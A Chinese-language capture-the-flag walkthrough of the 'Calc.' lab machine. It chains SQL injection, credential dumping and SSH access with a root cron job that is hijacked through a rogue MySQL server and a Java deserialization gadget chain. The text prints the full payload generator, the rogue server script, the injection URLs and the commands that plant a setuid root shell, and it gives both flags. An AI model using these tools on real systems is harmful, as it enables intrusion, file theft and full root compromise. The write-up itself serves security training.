

Calc-luoyinhui

靶机 ID: 633 名称: Calc. 作者: kaada (QQ: 3391510372) 难度: Easy | 系统: Linux

- user flag: `flag{2f3ca14d6753f790ee1a9e5b826c65e3}`
- root flag: `flag{4a94a742554abf511c6acd51b2aff7e8}`


192.168.56.114

```
nmap -Pn -p- -sV -T4 192.168.56.114
```

```
C:\Users\luoyinhui>nmap -Pn -p- -sV -T4 192.168.56.114
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 11:11 +0800
Nmap scan report for 192.168.56.114
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
8080/tcp  open  http     Apache Tomcat (language: en)
MAC Address: 08:00:27:E5:9B:B7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.12 seconds
```

- 浏览器看下



- 怀疑 sql 注入，拿到提示：MariaDB

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Tue Apr 14 01:09:09 EDT 2026

There was an unexpected error (type=Not Found, status=404).

自动换行 ☐

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Calc. - Track Analysis</title>
6   <style>
7     body { background-color: #121212; color: #E0E0E0; font-family: monospace; text-align: center; margin-top: 15%; }
8     h1 { color: #33CCBB; letter-spacing: 5px; }
9     .lyric { font-style: italic; color: #777; margin: 20px 0; }
10    input { background: #222; border: 1px solid #33CCBB; color: #33CCBB; padding: 10px; width: 300px; text-align: center; }
11    button { background: transparent; border: 1px solid #33CCBB; color: #33CCBB; padding: 10px 20px; cursor: pointer; transition: 0.3s; }
12    button:hover { background: #33CCBB; color: #121212; }
13    /* Shift-JIS Decode Hint: ( ' • ▼ • ' ) */
14  </style>
15 </head>
16 <body>
17   <h1>CALC. SYSTEM</h1>
18   <div class="lyric">"All of answers I calculated, entailing sacrifices one by one..."</div>
19   <p>Enter Track ID to synchronize memories:</p>
20   <input type="text" id="trackId" placeholder="e.g., 1">
21   <button onclick="fetchTrack()">Calculate Destiny</button>
22   <div id="output" style="margin-top: 20px; color: #ff5555;"></div>
23
24   <script>
25     function fetchTrack() {
26       var id = document.getElementById('trackId').value;
27       fetch('/api/track/' + id)
28         .then(response => response.text())
29         .then(data => document.getElementById('output').innerText = data);
30     }
31   </script>
32 </body>
33 </html>
34
```

- 尝试下

歌曲：Calc. - 歌词：一切的交错，终究只是我们的命运。

- 呕吼开始注入

计算数据库语法错误: 'order clause' 中存在未知列 '4'

🔍 📄 元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 HackBar

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾ SHELL ▾ ENCODING ▾ HASHING ▾

URL
http://192.168.56.114/api/track/1 order by 4

☐ Use POST method

MODIFY HEADER

Name
☒ Upgrade-Insecure-Requests

http://192.168.56.114/api/track/0 union select 1,'AAA','BBB'

歌曲: AAA - 歌词: BBB

🔍 📄 元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 HackBar

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾ SHELL ▾ ENCODING ▾ HASHING ▾

URL
http://192.168.56.114/api/track/0 union select 1,'AAA','BBB'

☐ Use POST method

MODIFY HEADER

Name
☒ Upgrade-Insecure-Requests

Name

http://192.168.56.114/api/track/0 union select 1,user(),database()
http://192.168.56.114/api/track/0 union select 1,version(),@@version_comment

• 输出

曲目: calc_user@localhost - 歌词: calc_db
曲目: 10.5.29-MariaDB-0+deb11u1 - 歌词: Debian 11

```
http://192.168.56.114/api/track/0 union select
1,group_concat(table_name),0x41 from information_schema.tables where
table_schema=database()
# 曲目: track_info、webapp_users、access_logs、system_config - 歌词: A
http://192.168.56.114/api/track/0 union select
1,group_concat(column_name),0x41 from information_schema.columns where
table_schema=database() and table_name=0x73797374656d5f636f6e666967
# 曲目: id、config_name、jdbc_url - 歌词: A
```

- 账密

```
http://192.168.56.114/api/track/0 union select 1,group_concat(username
separator 0x7c),group_concat(password separator 0x7c) from webapp_users
# 歌曲: Jimmy - 歌词: JimmyThumb_Calc_2010
```

```
C:\Users\luoyinhui>ssh Jimmy@192.168.56.114
The authenticity of host '192.168.56.114 (192.168.56.114)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  C:\Users\luoyinhui/.ssh/known_hosts:9: 192.168.56.101
  C:\Users\luoyinhui/.ssh/known_hosts:11: 192.168.56.103
  C:\Users\luoyinhui/.ssh/known_hosts:14: 192.168.56.109
  C:\Users\luoyinhui/.ssh/known_hosts:15: 192.168.56.108
  C:\Users\luoyinhui/.ssh/known_hosts:16: 192.168.56.112
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.114' (ED25519) to the list of known hosts.
Jimmy@192.168.56.114's password:
Linux calc 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  5 08:21:24 2026 from 192.168.56.104
Jimmy@calc:~$ cat ~/user.txt
flag{2f3ca14d6753f790ee1a9e5b826c65e3}
Jimmy@calc:~$
```

root

- 系统配置:

```
http://192.168.56.114/api/track/0 union select 1,group_concat(config_name
separator 0x7c),group_concat(jdbc_url separator 0x7c) from system_config
# 曲目: master_sync_node - 歌词: jdbc:mysql://127.0.0.1:3306/calc_db?
useSSL=false
```

```
Jimmy@calc:~$ cat TODO.txt
1. Migrate Tomcat to port 80 (Currently on 8080 via reverse proxy).
2. Secure local database credentials (calc_user : vocaloid_miku_01).
3. Fix backend_sync.jar reading system_config in cron. Do not change 700
permissions on the jar!
```


- 找到数据库凭据

```
Jimmy@calc:~$ cat /etc/cron.d/calc_sync
* * * * * root /usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
```

- root 每分钟运行这个 jar 一次，重点是 /opt/backend_sync.jar

```
Jimmy@calc:~$ unzip -p /opt/backend_sync.jar META-INF/MANIFEST.MF
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Created-By: Apache Maven
Built-By: root
Build-Jdk: 11.0.30
Main-Class: com.sync.SyncTask
```

- 看 com.sync.SyncTask



```
package com.sync;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class SyncTask {
    public static void main(String[] var0) {
        try {
            // 1. 连接本地配置数据库
            String var1 = "jdbc:mysql://127.0.0.1:3306/calc_db?
useSSL=false";
            Connection var2 = DriverManager.getConnection(var1, "calc_user",
"vocaloid_miku_01");

            // 2. 查询主同步节点的 JDBC URL
            Statement var3 = var2.createStatement();
```


```

        ResultSet var4 = var3.executeQuery(
            "SELECT jdbc_url FROM system_config WHERE
config_name='master_sync_node'"
        );

        // 3. 如果找到配置，尝试连接主节点
        if (var4.next()) {
            String var5 = var4.getString("jdbc_url");
            Connection var6 = DriverManager.getConnection(var5);
            var6.close(); // 连接后立即关闭，不做任何操作
        }

        // 4. 关闭本地连接
        var2.close();
    } catch (Exception var7) {
        // 静默吞掉所有异常！什么都不做
    }
}
}
}

```



- 只要这个拦截器被启用，驱动就一定会额外发这条 SQL

```

public ResultSetInternalMethods postProcess(String sql, Statement interceptedStatement, ResultSetInternalMethods originalResultSet, Connection connection) throws SQLException {
    if (connection.versionMeetsMinimum(5, 0, 2)) {
        this.populateMapWithSessionStatusValues(connection, this.postExecuteValues);
        connection.getLog().logInfo("Server status change for statement:\n" + Util.calculateDifferences(this.preExecuteValues, this.postExecuteValues));
    }

    return null;
}

private void populateMapWithSessionStatusValues(Connection connection, Map<String, String> toPopulate) throws SQLException {
    java.sql.Statement stmt = null;
    ResultSet rs = null;

    try {
        toPopulate.clear();
        stmt = connection.createStatement();
        rs = stmt.executeQuery("SHOW SESSION STATUS");
        Util.resultSetToMap(toPopulate, rs);
    } finally {
        if (rs != null) {
            rs.close();
        }

        if (stmt != null) {
            stmt.close();
        }
    }
}

public ResultSetInternalMethods preProcess(String sql, Statement interceptedStatement, Connection connection) throws SQLException {
    if (connection.versionMeetsMinimum(5, 0, 2)) {
        this.populateMapWithSessionStatusValues(connection, this.preExecuteValues);
    }

    return null;
}

```

- 执行 SQL 前后，都先做一次 SHOW SESSION STATUS

```

private void populateMapWithSessionStatusValues(Connection connection, Map<String, String> toPopulate) throws SQLException {
    java.sql.Statement stmt = null;
    ResultSet rs = null;

    try {
        toPopulate.clear();
        stmt = connection.createStatement();
        rs = stmt.executeQuery("SHOW SESSION STATUS");
        Util.resultSetToMap(toPopulate, rs);
    } finally {
        if (rs != null) {
            rs.close();
        }

        if (stmt != null) {
            stmt.close();
        }
    }
}

```

- 会返回数据

(ai) 将 SHOW SESSION STATUS 的结果集转换为 Map，以便后续计算 SQL 执行前后的状态差异。这不是传统意义的"返回数据"，而是通过修改传入参数来填充数据。

- 所以如果 JDBC URL 中带上：

```

autoDeserialize=true
statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffIntercepto

```

- 那么 `ServerStatusDiffInterceptor` 会额外发送 `SHOW SESSION STATUS`
- 驱动会对结果集的第二列走 `ResultSet.getObject()`
- 若该字段满足：
 - 类型表现为 `BLOB|BINARY`
 - 数据以 Java 序列化魔数 `0xaced` 开头
- 则 `mysql-connector-java` 会对它进行反序列化

因此，只要我们控制伪造 MySQL 服务返回的结果集，就能让 root 在建立 JDBC 连接时执行恶意对象。

- ai 了两个文件

```
cat > /home/Jimmy/PayloadGen.java <<'EOF'
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

public class PayloadGen {
    @SuppressWarnings({"rawtypes", "unchecked"})
    public static Object buildPayload(String command) throws Exception {
        Transformer[] inert = new Transformer[] { new ConstantTransformer(1)
};

        Transformer chain = new ChainedTransformer(inert);

        Map inner = new HashMap();
        Map lazyMap = LazyMap.decorate(inner, chain);
        TiedMapEntry entry = new TiedMapEntry(lazyMap, "pwn");
        HashMap trigger = new HashMap();
        trigger.put(entry, "value");
        lazyMap.remove("pwn");

        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer(
                "getMethod",
                new Class[] { String.class, Class[].class },
```



```

        new Object[] { "getRuntime", new Class[0] }
    ),
    new InvokerTransformer(
        "invoke",
        new Class[] { Object.class, Object[].class },
        new Object[] { null, new Object[0] }
    ),
    new InvokerTransformer(
        "exec",
        new Class[] { String.class },
        new Object[] { command }
    ),
    new ConstantTransformer(1)
};

Field f =
ChainedTransformer.class.getDeclaredField("iTransformers");
f.setAccessible(true);
f.set(chain, transformers);

return trigger;
}

public static byte[] serialize(Object object) throws Exception {
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(baos);
    oos.writeObject(object);
    oos.flush();
    oos.close();
    return baos.toByteArray();
}

public static void main(String[] args) throws Exception {
    if (args.length != 1) {
        System.err.println("Usage: PayloadGen '<command>'");
        System.exit(1);
    }

    byte[] payload = serialize(buildPayload(args[0]));
    StringBuilder hex = new StringBuilder(payload.length * 2);
    for (byte b : payload) {
        hex.append(String.format("%02x", b));
    }
    System.out.println(hex);
}
}
EOF

```

```

cat > /home/Jimmy/rogue_mysql_server.py <<'EOF'
#!/usr/bin/env python3
import argparse
import asyncio
import binascii
import socket
import struct
from pathlib import Path

class MySqlPacket:
    def __init__(self, seq: int, payload: bytes) -> None:
        self.seq = seq
        self.payload = payload

    def pack(self) -> bytes:
        payload_len = len(self.payload)
        if payload_len < 65536:
            header = struct.pack("<HBB", payload_len, 0, self.seq)
        else:
            header = struct.pack("<HBBB", payload_len & 0xFFFF, payload_len
>> 16, 0, self.seq)
        return header + self.payload

    @staticmethod
    def parse(raw_data: bytes) -> "MySqlPacket":
        return MySqlPacket(raw_data[0], raw_data[1:])

    @staticmethod
    async def recv(loop: asyncio.AbstractEventLoop, client: socket.socket) -
> "MySqlPacket":
        header = await loop.sock_recv(client, 4)
        if len(header) < 4:
            raise ConnectionError("short mysql packet header")
        length = header[0] + (header[1] << 8) + (header[2] << 16)
        data = b""
        while len(data) < length:
            chunk = await loop.sock_recv(client, length - len(data))
            if not chunk:
                raise ConnectionError("short mysql packet body")
            data += chunk
        return MySqlPacket.parse(bytes([header[3]]) + data)

    async def send_auth_ok(loop: asyncio.AbstractEventLoop, client:
socket.socket, seq: int) -> None:
        await loop.sock_sendall(client, MySqlPacket(seq,
b"\x00\x00\x00\x02\x00\x00\x00").pack())

```

```
async def send_ok(loop: asyncio.AbstractEventLoop, client: socket.socket,
seq: int) -> None:
    await loop.sock_sendall(client, MySqlPacket(seq,
b"\x00\x00\x00\x00\x00\x00\x00").pack())
```

```
async def send_error(loop: asyncio.AbstractEventLoop, client: socket.socket,
seq: int, message: bytes) -> None:
    payload = b"\xff" + struct.pack("<H", 1064) + b"#HY000" + message
    await loop.sock_sendall(client, MySqlPacket(seq, payload).pack())
```

```
def encode_lenenc(value: int) -> bytes:
    if value < 0xFB:
        return bytes([value])
    if value <= 0xFFFF:
        return b"\xfc" + struct.pack("<H", value)
    if value <= 0xFFFFFFFF:
        return b"\xfd" + struct.pack("<I", value)[:3]
    return b"\xfe" + struct.pack("<Q", value)
```

```
def encode_lenenc_bytes(data: bytes) -> bytes:
    return encode_lenenc(len(data)) + data
```

```
def column_definition(name: bytes, col_type: int, flags: int, collation:
int, col_len: int) -> bytes:
    parts = [
        encode_lenenc_bytes(b"def"),
        encode_lenenc_bytes(b""),
        encode_lenenc_bytes(b""),
        encode_lenenc_bytes(b""),
        encode_lenenc_bytes(name),
        encode_lenenc_bytes(name),
        b"\x0c",
        struct.pack("<H", collation),
        struct.pack("<I", col_len),
        bytes([col_type]),
        struct.pack("<H", flags),
        b"\x00",
        b"\x00\x00",
    ]
    return b"".join(parts)
```

```
async def send_resultset_with_payload(
    loop: asyncio.AbstractEventLoop,
    client: socket.socket,
```

```

        starting_seq: int,
        payload_bytes: bytes,
    ) -> None:
        seq = starting_seq
        packets = [
            MySqlPacket(seq, b"\x02"),
            MySqlPacket(seq + 1, column_definition(b"Variable_name", 0xFD,
0x0000, 33, 64)),
            MySqlPacket(seq + 2, column_definition(b"Value", 0xFC, 0x0090, 63,
len(payload_bytes))),
            MySqlPacket(seq + 3, b"\xfe\x00\x00\x02\x00"),
            MySqlPacket(
                seq + 4,
                encode_lenenc_bytes(b"Uptime") +
encode_lenenc_bytes(payload_bytes),
            ),
            MySqlPacket(seq + 5, b"\xfe\x00\x00\x02\x00"),
        ]
        for packet in packets:
            await loop.sock_sendall(client, packet.pack())

```

```

async def read_local_infile(loop: asyncio.AbstractEventLoop, client:
socket.socket, log_path: Path) -> int:
    append_log(log_path, b"[+] awaiting LOCAL INFILE data")
    chunks = []
    last_seq = 0
    while True:
        packet = await MySqlPacket.recv(loop, client)
        last_seq = packet.seq
        append_log(
            log_path,
            f"[+] infile packet seq={packet.seq} len=
{len(packet.payload)}".encode(),
        )
        if len(packet.payload) == 0:
            break
        chunks.append(packet.payload)
        if len(packet.payload) < 0xFFFFF:
            break
    if chunks:
        append_log(log_path, b"[+] file content follows")
        append_log(log_path, b"".join(chunks))
    else:
        append_log(log_path, b"[-] client returned no LOCAL INFILE data")
    return last_seq

```

```

def append_log(log_path: Path, message: bytes) -> None:
    log_path.parent.mkdir(parents=True, exist_ok=True)

```

```

        with log_path.open("ab") as handle:
            handle.write(message)
            if not message.endswith(b"\n"):
                handle.write(b"\n")

async def handle_client(client: socket.socket, requested_file: str,
log_path: Path, mode: str) -> None:
    loop = asyncio.get_event_loop()
    greeting = MySQLPacket(
        0,
        b"".join(
            (
                b"\x0a",
                b"5.7.29-rogue\x00",
                b"\x36\x00\x00\x00",
                b"saltsalt\x00",
                b"\xdf\xf7",
                b"\x08",
                b"\x02\x00",
                b"\x00" * 13,
                b"salt2222\x00",
            )
        ),
    )
    await loop.sock_sendall(client, greeting.pack())
    auth = await MySQLPacket.recv(loop, client)
    flags = int.from_bytes(auth.payload[:4], "little") if len(auth.payload)
>= 4 else 0
    append_log(
        log_path,
        f"[+] auth from {client.getpeername()} seq={auth.seq}
client_flags=0x{flags:08x}".encode(),
    )

    if mode == "handshake":
        request = MySQLPacket(auth.seq + 1, b"\xfb" +
requested_file.encode("utf-8"))
        await loop.sock_sendall(client, request.pack())
        last_seq = await read_local_infile(loop, client, log_path)
        await send_auth_ok(loop, client, last_seq + 1)
        client.close()
        return

    await send_auth_ok(loop, client, auth.seq + 1)

    while True:
        packet = await MySQLPacket.recv(loop, client)
        append_log(
            log_path,

```

```

        f"[+] packet type=0x{packet.payload[0]:02x} seq={packet.seq}
len={len(packet.payload)}".encode(),
    )

    if packet.payload and packet.payload[0] == 0x03:
        query = packet.payload[1:].decode("utf-8", "ignore")
        append_log(log_path, f"[+] query: {query}".encode())
        if mode == "deserialize":
            if query.strip().upper().startswith("SHOW SESSION STATUS"):
                payload_bytes =
binascii.unhexlify(Path(requested_file).read_text().strip())
                append_log(log_path, f"[+] sending serialized payload
({len(payload_bytes)} bytes)".encode())
                await send_resultset_with_payload(loop, client,
packet.seq + 1, payload_bytes)
                continue
                await send_error(loop, client, packet.seq + 1, b"synthetic
failure after payload delivery")
                break
                request = MySqlPacket(packet.seq + 1, b"\xfb" +
requested_file.encode("utf-8"))
                await loop.sock_sendall(client, request.pack())
                last_seq = await read_local_infile(loop, client, log_path)
                await send_ok(loop, client, last_seq + 1)
                break

            await send_ok(loop, client, packet.seq + 1)

    client.close()

async def run_server(ip: str, port: int, requested_file: str, log_path:
Path, mode: str) -> None:
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((ip, port))
    server.listen(5)
    server.setblocking(False)
    loop = asyncio.get_event_loop()
    append_log(log_path, f"[+] listening on {ip}:{port} requesting
{requested_file}".encode())
    try:
        while True:
            client, address = await loop.sock_accept(server)
            append_log(log_path, f"[+] incoming {address}".encode())
            loop.create_task(handle_client(client, requested_file, log_path,
mode))
    finally:
        server.close()

```

```
def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("requested_file")
    parser.add_argument("--ip", default="0.0.0.0")
    parser.add_argument("--port", type=int, default=3306)
    parser.add_argument("--log", default="rogue_mysql.log")
    parser.add_argument("--mode", choices=["query", "handshake",
"deserialize"], default="query")
    args = parser.parse_args()
    asyncio.run(run_server(args.ip, args.port, args.requested_file,
Path(args.log), args.mode))

if __name__ == "__main__":
    main()
EOF
chmod +x /home/Jimmy/rogue_mysql_server.py
```

```
cd /home/Jimmy
javac -cp /opt/backend_sync.jar PayloadGen.java
java -cp ./opt/backend_sync.jar PayloadGen 'install -m 644 /root/root.txt
/home/Jimmy/root.txt' > payload_root.hex

nohup python3 /home/Jimmy/rogue_mysql_server.py /home/Jimmy/payload_root.hex
--port 13306 --log /home/Jimmy/rogue_root.log --mode deserialize
>/home/Jimmy/rogue_root.out 2>/home/Jimmy/rogue_root.err &

ss -ltnp | grep 13306
```

- 修改 system_config.jdbc_url

```
mysql -u calc_user -pvocaloid_miku_01 -D calc_db -e "update system_config
set jdbc_url='jdbc:mysql://127.0.0.1:13306/calc_db?
useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.jdbc.inter
ceptors.ServerStatusDiffInterceptor&user=evil&password=evil' where
config_name='master_sync_node';"
```

```
[1] 25206
Jimmy@calc:~$ ss -ltnp | grep 13306
LISTEN    0      5              0.0.0.0:13306      0.0.0.0:*        users: (("python3",pid=25206,fd
=6))
Jimmy@calc:~$ mysql -u calc_user -pvocaloid_miku_01 -D calc_db -e "update system_config set jdbc_url='jdbc:mysql
://127.0.0.1:13306/calc_db?useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors
.ServerStatusDiffInterceptor&user=evil&password=evil' where config_name='master_sync_node';"
Jimmy@calc:~$ java -jar /opt/backend_sync.jar
Jimmy@calc:~$ cat root.txt
flag{4a94a742554abf511c6acd51b2aff7e8}
Jimmy@calc:~$
```

flag{4a94a742554abf511c6acd51b2aff7e8}

- 拿 root shell

```
Jimmy@calc:~$ java -cp ../opt/backend_sync.jar PayloadGen 'install -m 4755
/bin/bash /usr/local/bin/rootbash' > payload_root.hex
Jimmy@calc:~$ ls -l /usr/local/bin/rootbash
ls: cannot access '/usr/local/bin/rootbash': No such file or directory
# 这里要等一会儿
...
Jimmy@calc:~$ ls -l /usr/local/bin/rootbash
-rwsr-xr-x 1 root root 1168776 Apr 14 02:54 /usr/local/bin/rootbash
Jimmy@calc:~$ /usr/local/bin/rootbash -p
rootbash-5.0# id
uid=1000(Jimmy) gid=1000(Jimmy) euid=0(root) groups=1000(Jimmy)
rootbash-5.0# whoami
root
rootbash-5.0# cat /root/root.txt
flag{4a94a742554abf511c6acd51b2aff7e8}
rootbash-5.0#
```